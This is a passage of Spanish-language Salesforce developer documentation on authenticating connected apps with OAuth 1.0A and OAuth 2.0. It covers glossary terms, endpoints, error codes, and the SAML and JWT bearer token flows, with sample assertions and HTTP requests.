Una URL asociada con su aplicación de cliente. En algunos contextos, debe ser una URL real a la que se redirige el navegador Web del cliente. En otros, la URL no se utiliza en estos momentos; sin embargo, entre su aplicación del cliente y el servidor (la definición de aplicación conectada) el valor debe ser el mismo. Por ejemplo, es posible que desee utilizar un valor que identifica la aplicación, como `http://MyCompany.Myapp`.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:
- "Gestionar aplicaciones conectadas"

**Consumidor**
Sitio Web o aplicación que utiliza OAuth para autenticar tanto al usuario de Salesforce como la aplicación en nombre del usuario.

**Clave de consumidor**
Valor empleado por el consumidor para identificarse en Salesforce. También denominado `client_id` en OAuth 2.0.

**Pregunta secreta de consumidor**
Pregunta secreta utilizada por el consumidor para establecer la propiedad de la clave de consumidor. También denominado `client_secret` en OAuth 2.0.

**Valor instantáneo**
Número, a menudo aleatorio, que se usa durante la autenticación para asegurar que no se reutilizan las solicitudes.

**Token de actualización**
Sólo se utiliza en OAuth 2.0. Un token utilizado por el consumidor para obtener un nuevo token de acceso, sin necesidad de tener la aprobación del usuario final para acceder de nuevo.

**Token de solicitud**
Valor que utiliza el consumidor para recibir autorización del usuario y que se cambia por un token de acceso. Los token de solicitud sólo se utilizan en OAuth 1.0.A. Para OAuth 2.0, consulte el Código de autorización.

**Proveedor de servicio**
Una aplicación web que permite al acceso mediante OAuth. Es su instancia de Salesforce una vez que el acceso remoto se ha activado.

**Secreto del Token**
Un secreto que utiliza el consumidor para establecer la propiedad de un token dado, tanto para los token de solicitud como los token de acceso.

**Usuario**
Individuo con inicio de sesión en Salesforce.

### CONSULTE TAMBIÉN

Autenticación de aplicaciones con OAuth

# Autenticación de aplicaciones

## Autenticación de aplicaciones con OAuth

Cuando un usuario solicita sus datos de Salesforce desde la aplicación externa (la página del consumidor), Salesforce tiene que autenticarlo. Cada flujo de autenticación tiene varios pasos, tal y como establece la normativa OAuth y lo que intenta acceder a Salesforce.

Salesforce admite flujos de autenticación OAuth de las versiones 1.0A y 2.0.

- OAuth 1.0.A: esta versión de OAuth sólo tiene un flujo.
- Servidor Web OAuth 2.0: el flujo de autenticación del servidor Web que utilizan las aplicaciones albergadas en un servidor seguro. Un aspecto esencial del flujo del servidor Web es que un servidor debe poder proteger el secreto del consumidor. También puede utilizar el desafío de código y los valores de verificador en el flujo para evitar la intercepción del código de autorización.
- Usuario-agente de OAuth 2.0: las aplicaciones cliente (consumidores) utilizan el flujo de autenticación de usuario-agente del dispositivo del usuario Se podría implementar en un explorador mediante un lenguaje de programación como JavaScript, o desde un dispositivo móvil o una aplicación de escritorio. Estos clientes no pueden mantener la confidencialidad del cliente.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:
- "Gestionar aplicaciones conectadas"

- Flujo de token de actualización de OAuth 2.0: Cuando el cliente haya autorizado el usuario, puede usar un token de actualización para obtener un nuevo token de acceso (ID de sesión). Esto solo se consigue cuando el consumidor ya ha recibido un token de actualización con el servidor Web o el flujo de agente de usuario.
- Flujo del token de soporte JWT de OAuth 2.0: El flujo del token de soporte JWT de OAuth 2.0 define cómo se puede utilizar un JWT para solicitar un token de acceso de OAuth a Salesforce cuando un cliente desee utilizar una autorización anterior. La autenticación de la aplicación autorizada se obtiene mediante una firma digital aplicada al JWT.
- Flujo de afirmación de soporte SAML de OAuth 2.0:El flujo de afirmación de soporte SAML de OAuth 2.0 define cómo se puede utilizar una afirmación SAML para solicitar un token de acceso de OAuth cuando un cliente desee utilizar una autorización anterior. La autenticación de la aplicación autorizada se obtiene mediante la firma digital aplicada a la afirmación SAML.
- Flujo de afirmación SAML: el flujo de afirmación SAML es una alternativa para las organizaciones que utilizan actualmente SAML para acceder a Salesforce y desean acceder a la API de servicios Web de la misma forma. El flujo de afirmación SAML sólo se puede utilizar en una organización única. No tiene que crear una aplicación conectada para utilizar este flujo de afirmación.
- Nombre de usuario y contraseña de OAuth 2.0: el flujo de autenticación de nombre de usuario-contraseña se puede utilizar para autenticar si el consumidor ya tiene las credenciales del usuario.

  PRECAUCIÓN: El flujo de autenticación OAuth implica la transferencia de las credenciales del usuario. Use este flujo de autenticación cuando sea necesario. No se generará el token de actualización.

Para todos los flujos de autenticación, si se solicita a un usuario que autorice el acceso y, en su lugar, hace clic en el vínculo que indica que ya no es el usuario que ha iniciado sesión, se cierra la sesión actual del usuario y el flujo de autorización se reinicia autenticando al usuario.

Nota: Los usuarios pueden autorizar a una aplicación para que acceda a Salesforce más de una vez, por ejemplo, para un portátil y un equipo de sobremesa. El límite predeterminado es cinco autorizaciones por aplicación y usuario. Si un usuario intenta conceder acceso a una aplicación más veces de las permitidas por el límite de la organización, el token de acceso usado por última vez para esa aplicación se revoca. Las aplicaciones más nuevas (que usen el protocolo OAuth 2.0) que utilicen el flujo del servidor Web se aprueban automáticamente para los dispositivos adicionales después de que el usuario haya concedido acceso una vez. El flujo de usuario-agente requiere la aprobación del usuario cada vez que se aplica.

### Extremos OAuth 2.0

Los tres extremos principales utilizados con OAuth 2.0 son:

- Autorización: `https://yourDomain.my.salesforce.com/services/oauth2/authorize`
- Token: `https://yourDomain.my.salesforce.com/services/oauth2/token`
- Revocar: `https://yourDomain.my.salesforce.com/services/oauth2/revoke`

Consulte Revocar tokens de OAuth en la página 5917 para obtener detalles acerca de la revocación de acceso.

Para un sandbox, utilice `test.salesforce.com` en vez de `yourDomain.salesforce.com`.

## Flujo de autenticación de OAuth 1.0.A

OAuth 1.0.A cuenta con un único flujo de autenticación.

A continuación siguen descripciones de paso individual.

1. El consumidor pide un token de solicitud. Salesforce verifica la petición y devuelve un token de solicitud.
2. El consumidor redirige el usuario a Salesforce, donde se solicita al usuario iniciar sesión.
3. Salesforce autoriza al usuario.
4. Una vez que el usuario está autorizado, el consumidor pide un token de acceso.
5. Salesforce verifica la petición y concede el token.
6. Una vez que se ha concedido el token, el consumidor accede a los datos ya sea a través de su aplicación o a través de la API de servicios Web de Force.com.
7. Salesforce verifica la petición y permite el acceso a los datos.

Las siguientes secciones tratan más detalladamente cada uno de estos pasos.

**Consejo:** Para utilizar una aplicación conectada con un Sandbox, utilice `test.salesforce.com` en vez de `login.salesforce.com` en las siguientes secciones.

Si desea consultar la lista de posibles códigos de error devueltos por Salesforce, consulte Códigos de error de OAuth 1.0.A en la página 5892.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

**PERMISOS DE USUARIO**

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:

- "Gestionar aplicaciones conectadas"

### Petición de un token de solicitud

Cuando un consumidor realiza una solicitud inicial a Salesforce y la solicitud es válida, se devuelve un token de solicitud (RequestToken). Los siguientes pasos contienen más información para el desarrollador que utilice la aplicación conectada para solicitar datos de Salesforce.

1. Una aplicación de consumidor debe acceder a los datos de Salesforce y envía una solicitud a `https://login.salesforce.com/_nc_external/system/security/oauth/RequestTokenHandler`. La solicitud contiene lo siguiente:
   - Una solicitud válida para un token de solicitud, que consta de los siguientes parámetros OAuth.
     - `clave_consumidor_oauth`
     - `método_firma_oauth`: debe ser HMAC-SHA1.
     - `firma_oauth`
     - `marca_hora_oauth`
     - `valor_instantáneo_oauth`

  - `versión_oauth`: es opcional, debe ser "1.0" en caso de que se incluya
  - `devolución_llamada_oauth`: debe ser una de las opciones que se indican a continuación:
    - URL albergada por el consumidor, por ejemplo `https://www.appirio.com/sfdc_accounts/access_token_ready.html`. Esta URL utiliza https u otro protocolo. No puede utilizar http.
    - `oob`, significa fuera de banda.

- Una firma en la página 5890 creada de acuerdo con la especificación OAuth para HMAC-SHA1.

2. Una vez que Salesforce recibe la solicitud, Salesforce realiza lo siguiente:
   - Valida la solicitud con su propia copia de la pregunta secreta de consumidor.
   - Genera una respuesta que contenga un token de solicitud y la pregunta secreta de token de solicitud en el cuerpo del HTTP como pares de nombre/valor.
   - Envía la respuesta al consumidor.

   Cada token de solicitud sólo es válido durante 15 minutos, más 3 minutos de margen para compensar las diferencias entre los relojes de las máquinas.

3. El consumidor dirige el usuario a una página de inicio de sesión de Salesforce, tal y como se especifica en la siguiente sección.

## Autorización del usuario

Una vez que el consumidor realiza su solicitud a Salesforce, Salesforce debe autenticar el usuario antes de continuar el proceso. A continuación se incluyen pasos con información sobre el procedimiento de inicio de sesión para desarrolladores que utilicen la aplicación conectada para solicitar datos de Salesforce.

1. El consumidor debe redirigir el usuario a la siguiente ubicación, donde se le insta a iniciar sesión: `https://login.salesforce.com/setup/secur/RemoteAccessAuthorizationPage.apexp`. Los parámetros de consulta GET adecuados se anexan a esta URL.
   - `token_oauth`: el token de solicitud
   - `clave_consumidor_oauth`

   Nota: Si se incluye un parámetro `devolución_llamada_oauth`, éste se ignora.

2. Se muestra la página de autorización de acceso remoto.
3. Si el usuario aprueba el acceso para el consumidor, Salesforce genera el token de acceso y la pregunta secreta del token de acceso.

   Nota: El número de tokens de acceso simultáneo que puede otorgar un usuario en una aplicación es limitado. El valor predeterminado es cinco por aplicación y usuario. Si esta autorización supera el límite de la organización, al usuario se le notifica de que su autorización revoca automáticamente el token o tokens de esta aplicación que no se han usado durante más tiempo.

4. Salesforce verifica la URL de devolución de llamada (ya sea la especificada en las páginas de definición de la aplicación conectada o en el parámetro `oauth_callback` de la fase anterior). Ocurrirá uno de los casos siguientes.
   - Si la `oauth_callback` definida en el token de solicitud es `oob` y el campo **URL de devolución de llamada** de la página de definición de la aplicación conectada tiene un valor válido, el usuario se redirige a esa URL.
   - Si la `llamada_devolución_oauth` definida en el token de solicitud es una URL válida, al usuario se le redirige a esa URL.

5. El consumidor es notificado de que el token de acceso y la pregunta secreta del token de acceso están disponibles. El consumidor recibe el token de verificación de Salesforce o el código de validación del usuario final.

### Solicitud del token de acceso

Una vez que se ha autenticado el usuario, el consumidor puede intercambiar un token de solicitud por uno de acceso. A continuación se incluyen pasos con información sobre el procedimiento de intercambio de tokens para desarrolladores que utilicen la aplicación conectada para solicitar datos de Salesforce.

1. El consumidor realiza una solicitud HTTPS GET o POST a `https://login.salesforce.com/_nc_external/system/security/oauth/AccessTokenHandler`, con los parámetros obligatorios en la consulta o datos post.
   - `clave_consumidor_oauth`
   - `método_firma_oauth`
   - `firma_oauth`
   - `marca_hora_oauth`
   - `token_oauth`
   - `valor_instantáneo_oauth`
   - `verificador_oauth`
   - `versión_oauth`: es opcional, debe ser "1.0" en caso de que se incluya
2. Salesforce valida lo siguiente.
   - La pregunta secreta del consumidor
   - La clave del consumidor
   - La firma
   - Que el token de solicitud nunca se ha utilizando antes
   - La marca de hora (debe ser de como mucho 15 minutos, más 3 minutos de margen para compensar las diferencias entre los relojes de las máquinas)
   - Que el valor instantáneo nunca se ha utilizando antes
3. En la validación, Salesforce devuelve el token de acceso y la pregunta secreta del token de acceso en el cuerpo de la respuesta HTTP como pares de nombre/valor.

### Generación de `firma_oauth` para inicio de sesión

Puede acceder a Salesforce utilizando la interfaz de usuario o bien utilizando la API. La `firma_oauth` que se utilice para el inicio de sesión se genera de distinta forma, en función del método que utilice.

- Interfaz de usuario: utilice `https://login.salesforce.com` para generar la firma.
- API: utilice `https://login.salesforce.com/services/OAuth/`*`tipo`*`/`*`versión-api`* para generar la firma.

  *`tipo`* debe tener uno de los siguientes valores.
  - `u`: Socio WSDL
  - `c`: WSDL de empresa

  Por ejemplo, `https://login.salesforce.com/services/OAuth/u/17.0`.

### Acceso a los datos de Salesforce usando la aplicación del consumidor

Una vez que el consumidor cuenta con un token de acceso válido, una aplicación conectada puede solicitar el acceso a los datos de Salesforce. A continuación se incluyen pasos con información sobre el acceso a los datos para desarrolladores que utilicen la aplicación conectada para solicitar datos de Salesforce.

1. El consumidor realiza una solicitud HTTPS POST a `https://login.salesforce.com`, con los parámetros obligatorios en el encabezado de autorización.
   - `clave_consumidor_oauth`
   - `token_oauth`
   - `método_firma_oauth`
   - `firma_oauth`
   - `marca_hora_oauth`
   - `valor_instantáneo_oauth`
   - `versión_oauth` (es opcional, debe ser "1.0" en caso de que se incluya)
2. Salesforce valida la solicitud y envía un Id. de sesión válido al consumidor. El Id. de sesión es efímero y solo es válido para frontdoor.jsp. Para obtener un Id. de sesión que se pueda utilizar directamente, utilice el intercambio de tokens de acceso de API.

## Acceso a los datos de Salesforce usando la API

Una vez que el consumidor cuenta con un token de acceso válido, una aplicación conectada puede solicitar el acceso a los datos de Salesforce usando la API de servicios Web de Force.com.

Nota: Su organización debe tener acceso tanto a la API como a la aplicación conectada. Póngase en contacto con su representante de Salesforce para obtener más información.

A continuación se incluyen pasos con información sobre el acceso a los datos para desarrolladores que utilicen la aplicación conectada para solicitar datos de Salesforce.

1. El consumidor realiza una solicitud HTTPS POST a Salesforce.
   - La URL debe tener el siguiente formato: `https://login.salesforce.com/services/OAuth/`*`tipo`*`/`*`versión-api`*.

     *`tipo`* debe tener uno de los siguientes valores.
     - `u`: Socio WSDL
     - `c`: WSDL de empresa

     *`versión-api`* debe ser una versión válida de API.
   - El encabezado de autorización debe tener los siguientes parámetros.
     - `clave_consumidor_oauth`
     - `token_oauth`
     - `método_firma_oauth`
     - `firma_oauth`
     - `marca_hora_oauth`
     - `valor_instantáneo_oauth`
     - `versión_oauth` (es opcional, debe ser "1.0" en caso de que se incluya)
2. Salesforce valida la solicitud y envía un Id. de sesión válido al consumidor. El encabezado de la respuesta incluye lo siguiente.

```
<response>

<metadataServerUrl>https://yourInstance.salesforce.com/services/Soap/m/17.0/00D300000006qjK
```

```
    </metadataServerUrl>
    <sandbox>false</sandbox>
   <serverUrl>https://yourInstance.salesforce.com/services/Soap/u/17.0/00D300000006qjK

    </serverUrl>
    <sessionId>00D300000006qrN!AQoAQJTMzwTa67tGgQck1ng_xgMSuWVBpFwZ1xUq2kLjMYg6Zq
       GTS8Ezu_C3w0pdT1DMyHiJgB6fbhhEPxKjGqlYnlROIUs1</sessionId>
</response>
```

CONSULTE TAMBIÉN

Autenticación de aplicaciones con OAuth

## Códigos de error OAuth 1.0.A

Salesforce devuelve los siguientes códigos de error durante el Flujo de autenticación de OAuth 1.0.A. El código de error devuelto se basa en el error recibido.

| Código de fallo | Error | Notas |
|---|---|---|
| 1701 | Error: Reproducción de valor instantáneo detectada | Un valor instantáneo sólo puede usarse una vez. |
| 1702 | Error: Falta el parámetro clave del consumidor | |
| 1703 | Error: Token de acceso no válido | |
| 1704 | Error: Versión no admitida | Debe especificar 1.0 en el parámetro `versión_oauth`. |
| 1705 | Error: Marca de hora no válida | La marca de hora falta, corresponde a una futura, es demasiado antigua o está incorrectamente compuesta. |
| 1706 | Error: Valor instantáneo no válido | Falta el valor instantáneo. |
| 1707 | Error: Falta el parámetro de token OAuth | |
| 1708 | Error: Dirección IP no permitida | |
| 1709 | Error: Método de firma no válida | El token de solicitud contiene un parámetro `método_firma_oauth` no válido. |
| 1710 | Error: URL de devolución de llamada no válido | El token de solicitud contiene un parámetro `devolución_llamada_oauth` no válido. El valor debe ser `oob` o una URL válida con https. |
| 1711 | Error: Verificador no válido | El token de acceso contiene un parámetro `verificador_oauth` no válido. |
| 1712 | Error: Se ha superado el límite de acceso de token | Sólo puede intentar intercambiar un token de solicitud por uno de acceso tres veces. |
| 1713 | Error: Consumidor eliminado | La aplicación de acceso remoto se ha eliminado de la organización de Salesforce. |

| Código de fallo | Error | Notas |
|---|---|---|
| 1716 | Error: Acceso a Api OAuth desactivado | O bien la API de servicios Web de Force.com no se ha activado para la organización o se ha desactivado el acceso de la API OAuth para la organización. |

## Flujo de afirmación de soporte SAML de OAuth 2.0

Una afirmación SAML es un token de seguridad XML, por lo general emitido por un proveedor de identidades y utilizado por un proveedor de servicios que confía en su contenido para identificar el asunto de la afirmación por motivos de seguridad.

El flujo de afirmación de soporte SAML de OAuth 2.0 define cómo se puede utilizar una afirmación SAML para solicitar un token de acceso de OAuth cuando un cliente desee utilizar una autorización anterior. La autenticación de la aplicación autorizada se obtiene mediante la firma digital aplicada a la afirmación SAML.

Encontrará una explicación más detallada aquí: `http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer`.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:
- "Gestionar aplicaciones conectadas"

### Descripción general del flujo de afirmación de soporte SAML de OAuth 2.0

El flujo de afirmación de soporte SAML de OAuth 2.0 es similar al flujo de un token de actualización dentro de OAuth. Se realiza una solicitud POST para la afirmación SAML al extremo del token de OAuth, que a su vez procesa la afirmación y emite un `access_token` basándose en la aprobación anterior de la solicitud. Sin embargo, el cliente no necesita tener o almacenar un `refresh_token` ni se necesita un `client_secret` para transmitirlo al extremo del token.

A continuación se indican los pasos generales que hay que realizar para utilizar el flujo de afirmación de soporte SAML de OAuth 2.0:

1. El desarrollador crea una aplicación conectada y registra un certificado X509. Este certificado se corresponde con la clave privada de su aplicación. Cuando se guarda la aplicación conectada, la `Clave del consumidor` (`client_id` de OAuth) se genera y asigna a la aplicación.
2. El desarrollador escribe una aplicación que genera una afirmación SAML y la firma con su clave privada.
3. Se realiza una solicitud POST para la afirmación al extremo del token `https://login.salesforce.com/services/oauth2/token`.
4. El extremo del token valida la firma mediante el certificado registrado por el desarrollador.
5. El extremo del token valida el valor `Dirigido a`, el `Emisor`, el `Asunto` y la validez de la afirmación.
6. Suponiendo que la afirmación es válida y que el usuario o el administrador ha autorizado previamente la aplicación, Salesforce emite un `access_token`.

   Nota: En este flujo no se emite nunca un `refresh_token`.

### Creación de una afirmación de soporte SAML

El desarrollador debe crear una afirmación de soporte SAML válida que cumpla las siguientes reglas:

- El `Issuer` debe ser el `client_id` de OAuth o la aplicación conectada para la que el desarrollador registró el certificado.
- El valor `Dirigido a` debe ser `https://login.salesforce.com` o `https://test.salesforce.com`.

- El `Destinatario` debe ser `https://login.salesforce.com/services/oauth2/token` o `https://test.salesforce.com/services/oauth2/token`.
- El `Id. asunto/nombre` debe ser el nombre de usuario del usuario de Salesforce que desee.
- La afirmación debe firmarse según la especificación de firma XML, usando RSA y SHA-1 o SHA-256.
- La afirmación SAML debe cumplir las reglas generales de formato especificadas aquí: `http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer`.
- Cuando se realiza una solicitud POST al extremo del token, la afirmación debe codificarse con codificación base64url como se define aquí: `http://tools.ietf.org/html/rfc4648#page-7`

A continuación se incluye una afirmación de muestra:

```
<?xml version="1.0" encoding="UTF-8"?>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_cd3649b3639560458bc9d9b33dfee8d21378409114655" IssueInstant="2013-09-05T19:25:14.654Z"
 Version="2.0">
  <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">3MVG9PhR6g6B7ps45QoRvhVGGMmR_DT4kxXzVXOo6TTHF3QO1nmqOAstC92
 4qSUiUeEDcuGV4tmAxyo_fV8j</saml:Issuer>
  <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <ds:SignedInfo>
    <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
    <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256"/>
    <ds:Reference URI="#_cd3649b3639560458bc9d9b33dfee8d21378409114655">
      <ds:Transforms>
      <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
      <ds:Transform
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"><ec:InclusiveNamespaces
xmlns:ec="http://www.w3.org/2001/10/xml-exc-c14n#" PrefixList="ds saml"/>
      </ds:Transform>
      </ds:Transforms>
    <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
    <ds:DigestValue>N8DxylbIeNg8JDO87WIqXGkoIWA=</ds:DigestValue>
    </ds:Reference>
    </ds:SignedInfo>
    <ds:SignatureValue>
XV0lFJrkhJykGYQbIs0JBFEHdt4pe2gBgitcXrscNVX2hKGpwQ+WqjF8EKrqV4Q3/Q4KglrXl/6s
xJr6WOmxWtIQC4oWhSvVyfag34zQoecZeunEdFSMlnvPtqBVzJu9hJjy/QDqDWfMeWvF9S50Azd0
EhJxz/Ly1i28o4aCXQQ=
    </ds:SignatureValue>
    <ds:KeyInfo>
    <ds:X509Data>
    <ds:X509Certificate>
MIICOzCCAaSgAwIBAgIGAR7RRteKMA0GCSqGSIb3DQEBBQUAMGExCzAJBgNVBAYTAlVTMQswCQYD
VQQIEwJDQTEWMBQGA1UEBxMNU2FuIEZyYW5jaXNjbzENMAsGA1UEChMEUEFDUzENMAsGA1UECxME
U0ZEQzEPMA0GA1UEAxMGU0FNTDIwMB4XDTA5MDExMzE4MzUyN1oXDTE0MDExMTE4MzUyN1owYTEL
MAkGA1UEBhMCVVMxCzAJBgNVBAgTAkNBMRYwFAYDVQQHEw1TYW4gRnJhbmNpc2NvMQ0wCwYDVQQK
EwRQQUNTMQ0wCwYDVQQLEwRTRkRDMQ8wDQYDVQQDEwZTQU1MMjAwgZ8wDQYJKoZIhvcNAQEBBQAD
gY0AMIGJAoGBAJNGcu8nW6xq2l/dAgbJmSfHLGRn+vCuKWY+LAELw+Kerjaj5Dq3ZGW38HR4BmZk
sG3g4eA1RXn1hiZGI1Q6Ei59QE/OZQx2zVSTb7+oIwRcDHEB1+RraYT3LJuh4JwUDVfEj3WgDnTj
E5vD46l/CR5EXf4VL8uo8T40FkA51AhTAgMBAAEwDQYJKoZIhvcNAQEFBQADgYEAehxggY6tBl8x
1SSvCUyUIHvxssAn1AutgZLKWuR1+FXfJzdVdE2F77nrV9YifIERUwhONiS82mBOkKqZZPL1hcKh
KSnFZN2iWmm1sspL73I/eAwVsOUj+bS3v9POo4ceAD/QCCY8gUAInTH0Mq1eOdJMhYKnw/blUyqj
Zn9rajY=
```

```
    </ds:X509Certificate>
    </ds:X509Data>
    </ds:KeyInfo>
  </ds:Signature>
<saml:Subject xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">test@example.org</saml:NameID>
  <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
  <saml:SubjectConfirmationData NotOnOrAfter="2013-09-05T19:30:14.654Z"
Recipient="https://login.salesforce.com/services/oauth2/token"/>
  </saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2013-09-05T19:25:14.654Z" NotOnOrAfter="2013-09-05T19:30:14.654Z"
 xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:AudienceRestriction xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:Audience>https://login.salesforce.com/services/oauth2/token</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
  <saml:AuthnStatement AuthnInstant="2013-09-05T19:25:14.655Z"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
    <saml:AuthnContext xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>

    </saml:AuthnContext>
  </saml:AuthnStatement>
</saml:Assertion>
```

## Uso de afirmaciones de soporte SAML

Debería realizarse una solicitud POST para las afirmaciones de soporte SAML al extremo del token en `https://login.salesforce.com/services/oauth2/token` o `https://test.salesforce.com/services/oauth2/token`.

Cuando se realice la solicitud POST, deberán proporcionarse los siguientes parámetros:

- `grant_type`: `urn:ietf:params:oauth:grant-type:saml2-bearer` - Obligatorio.
- `afirmación`: La afirmación de soporte SAML, con codificación base64url como se define aquí: `http://tools.ietf.org/html/rfc4648#page-7` - Obligatorio.

Parámetros estándar adicionales:

- `formato`: El formato de la respuesta puede especificarse como en un flujo de OAuth, mediante el parámetro `token` o un encabezado de aceptación HTTP.
- `ámbito`: No se permiten ámbitos en el flujo. El valor de este parámetro es la combinación de los ámbitos de aprobaciones anteriores.

A continuación se incluye una solicitud de token de muestra:

```
POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

grant_type=
```

```
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Asaml2-bearer&assertion=PHNhbWxwOl...[omitted
for brevity]...ZT
```

### El servidor envía una respuesta

Después de verificar la solicitud, Salesforce envía una respuesta al cliente. Las respuestas para los tokens del flujo del token de soporte SAML de OAuth 2.0 siguen el mismo formato que los flujos `authorization_code`, aunque nunca se emite ningún `refresh_token`.

**Nota:** Una solicitud de afirmación de soporte SAML de OAuth 2.0 comprueba todas las aprobaciones anteriores para el usuario que incluyan un `refresh_token`. Si se encuentran aprobaciones coincidentes, los valores de los ámbitos aprobados se combinan y se emite un `access_token` (con el valor `"token_type"` como `"Bearer"`). Si ninguna aprobación anterior incluye un `refresh_token`, no hay ningún ámbito aprobado disponible, por lo que la solicitud falla al no autorizarse.

### Errores

Si se produce un error al procesar la afirmación de soporte SAML, el servidor responde con un mensaje de error de OAuth estándar, que incluye el error y una descripción del error con información adicional relativa a los motivos por los que el token no se consideró válido. A continuación se incluye una respuesta de error de muestra:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error":"invalid_grant",
  "error_description":"Audience validation failed"
}
```

CONSULTE TAMBIÉN

Autenticación de aplicaciones con OAuth

## Flujo del token de soporte JWT de OAuth 2.0

Un token JSON Web (JWT) es una codificación de token de seguridad basado en JSON que permite que la información de identidad y seguridad se comparta entre los dominios de seguridad.

El flujo del token de soporte JWT de OAuth 2.0 define cómo se puede utilizar un JWT para solicitar un token de acceso de OAuth a Salesforce cuando un cliente desee utilizar una autorización anterior. La autenticación de la aplicación autorizada se obtiene mediante una firma digital aplicada al JWT.

Puede encontrar explicaciones más detalladas de un JWT y del flujo del token de soporte JWT de OAuth en:

- `http://tools.ietf.org/html/draft-ietf-oauth-jwt-bearer`
- `http://tools.ietf.org/html/draft-jones-json-web-token`

### Descripción general del flujo del token de soporte JWT de OAuth 2.0

El flujo del token de soporte JWT de OAuth 2.0 es similar al flujo de un token de actualización dentro de OAuth. Se realiza una solicitud POST para el JWT al extremo del token de OAuth, que a su vez procesa el JWT y emite un `access_token` basándose en la aprobación anterior de la solicitud.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

PERMISOS DE USUARIO

Para gestionar, crear, modificar y eliminar aplicaciones OAuth:

- "Gestionar aplicaciones conectadas"

Sin embargo, el cliente no necesita tener o almacenar un `refresh_token` ni se necesita un `client_secret` para transmitirlo al extremo del token.

El flujo de soporte de JWT admite el algoritmo RSA SHA256, que use un certificado cargado como secreto de firma.

El flujo del token de soporte JWT de OAuth 2.0 incluye los siguientes pasos generales:

1. El desarrollador crea una nueva aplicación conectada o utiliza una ya existente y puede opcionalmente registrar un certificado X509. Este certificado se corresponde con la clave privada de su aplicación. Cuando se guarda la aplicación conectada, la Clave del consumidor (`client_id` de OAuth) y la pregunta secreta del consumidor se generan y asignan a la aplicación.
2. El desarrollador escribe una aplicación que genera un JWT y lo firma con su certificado.
3. El JWT se publica en el extremo del token `https://login.salesforce.com/services/oauth2/token`, o bien, si está implementando para una comunidad, `https://acme.force.com/customers/services/oauth2/token` (donde `acme.force.com/customers` es la dirección URL de su comunidad).
4. El extremo del token valida la firma mediante el certificado registrado por el desarrollador.
5. El extremo del token valida el público (`aud`), el emisor (`iss`), la validez (`exp`) y el asunto (`sub`) del JWT.
6. Suponiendo que el JWT es válido y que el usuario o el administrador ha autorizado previamente la aplicación, Salesforce emite un `access_token`.

   Nota: En este flujo no se emite nunca un `refresh_token`.

## Creación de un token de soporte JWT

El desarrollador debe crear un token de soporte JWT válido que cumpla con RSA SHA256 según las siguientes reglas.

- El emisor (`iss`) debe ser el `client_id` de OAuth o la aplicación conectada para la que el desarrollador registró el certificado.
- El público (`aud`) debe ser `https://login.salesforce.com`, `https://test.salesforce.com`, o bien, si está implementado para una comunidad, `https://acme.force.com/customers` (donde `acme.force.com/customers` es la dirección URL de su comunidad).
- El asunto (`sub`) debe ser el nombre de usuario del usuario de Salesforce que se desee, o si está implementando para una comunidad, el usuario de comunidad de Salesforce. Para la compatibilidad con versiones anteriores, puede utilizar el principal (`prn`) en vez del asunto (`sub`). Si se especifican ambos, se utiliza `prn`.
- La validez (`exp`) debe ser el plazo de vencimiento de la afirmación, en cinco minutos, expresado como el número de segundos desde 1970-01-01T0:0:0Z según la zona horaria UTC.
- El JWT debe firmarse mediante RSA SHA256.
- El JWT debe cumplir las reglas generales de formato especificadas aquí: `http://tools.ietf.org/html/draft-jones-json-web-token`.

Para crear un token de soporte JWT, haga lo siguiente:

1. Cree un encabezado de JWT con el siguiente formato: `{"alg":"RS256"}`.
2. Base64url codifica el encabezado de JWT como se define aquí: `http://tools.ietf.org/html/rfc4648#page-7`. El resultado debería tener una apariencia similar a la siguiente: `eyJhbGciOiJSUzI1NiJ9`.
3. Cree un conjunto de solicitudes de JSON para el JWT con `iss`, `sub`, `aud` y `exp`:

```
{"iss": "3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQ
ukXnVjzRgSuQqGn75NL7yfkQcyy7",
"sub": "my@email.com",
"aud": "https://login.salesforce.com",
"exp": "1333685628"}
```

